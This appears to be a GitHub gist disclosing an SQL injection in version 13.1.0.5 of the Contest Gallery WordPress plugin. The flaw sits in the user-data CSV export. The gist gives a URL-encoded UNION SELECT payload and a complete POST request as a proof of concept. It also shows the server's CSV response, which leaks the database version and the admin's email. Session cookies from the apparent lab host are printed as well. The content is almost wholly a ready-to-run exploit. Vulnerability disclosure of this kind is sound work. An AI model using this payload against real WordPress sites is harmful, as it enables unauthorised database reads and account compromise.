Instantly share code, notes, and snippets.

tpmiller87 / gist:6c05596fe27dd6f69f1aaba4cbb9c917 Secret

Created last year

☆ Star


<> Code -o- Revisions 1

Contest Gallery 13.1.0.5 SQL injection

gistfile1.txt

```
In Contest Gallery Version 13.1.0.5 an SQL injection vulnerability exists when exporting user data. Found by navigating to "Edit gallery >

An example payload revealing victim version:

%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x717a6b7871%2CIFNULL%28CAST%28VERSION%28%29%20AS%20NCHAR%29%2C0x20%29%2C0x716b707871%29%2CNUL

POC:

POST /wp-admin/admin.php?page=contest-gallery/index.php&users_management=true&option_id=1 HTTP/1.1
Host: 172.16.11.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.11.129/wp-admin/admin.php?page=contest-gallery%2Findex.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 318
Origin: http://172.16.11.129
Connection: close
Cookie: wordpress_645ea7237dc6755739a03b4455ae6c84=admin%7C1635445738%7CxypGymRlWrsbkVJOycKXrg6nQUSmSoEAPdKXhXtimZz%7C51459f3bc62cef4c77ed5
Upgrade-Insecure-Requests: 1

cg-search-user-name=&cg-search-user-name-original=%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x717a6b7871%2CIFNULL%28CAST%28VERSION%28%29
```

tpmiller87 commented on Oct 26, 2021 Author



Username	Email	Role
admin	joosh@joosh.com	Administrator

```
POST /wp-admin/admin.php?page=contest-gallery/index.php&users_management=true&option_id=1
HTTP/1.1
Host: 172.16.11.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.11.129/wp-admin/admin.php?page=contest-gallery%2Findex.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 318
Origin: http://172.16.11.129
Connection: close
Cookie: wordpress_645ea7237dc6755739a03b4455ae6c84=
admin%7C1635445738%7CxypGymRlWrsbkVJOycKXrg6nQUSmSoEAPdKXhXtimZz%7C51459f3bc62cef4c77ed5b6eec3
b8a3206455571db5d4f9d9639fff872bb419d; __wpdm_client=cfd314b95620d7774c7a871eed8b3bbb;
wp-settings-1=libraryContent%3Dbrowse%26editor%3Dtinymce; wp-settings-time-1=1635273846;
__utma=115262919.1935608114.1635126281.1635126281.1635126281.1; __utmz=
115262919.1635126281.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); wordpress_test_cookie=
WP%20Cookie%20check; PHPSESSID=ov80k0rg7niu38l6ovdk57d3oq;
wordpress_logged_in_645ea7237dc6755739a03b4455ae6c84=
admin%7C1635445738%7CxypGymRlWrsbkVJOycKXrg6nQUSmSoEAPdKXhXtimZz%7C9fbda8829a9f2412f94c97048e8
0167d57764a24a8d472ce25a8e6d2d523c1a9
Upgrade-Insecure-Requests: 1

cg-search-user-name=&cg-search-user-name-original=
%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x717a6b7871%2CIFNULL%28CAST%28VERSION%28%29%20AS
%20NCHAR%29%2C0x20%29%2C0x716b707871%29%2CNULL--%20-&cg_create_user_data_csv_new_export=true&
cg-search-gallery-id-original=&cg-search-gallery-id=&cg_create_user_data_csv=true
```

```
HTTP/1.1 200 OK
Date: Wed, 27 Oct 2021 02:13:57 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: attachment; filename=wordpress-users-export-from-contest-gallery.csv
Content-Length: 119
Connection: close
Content-Type: text/csv;charset=UTF-8

WpUserId;Username;Usermail;"Registered over gallery id"
1;admin;joosh@joosh.com
;qzkxq8.0.27-0ubuntu0.20.04.1qkpxq;
```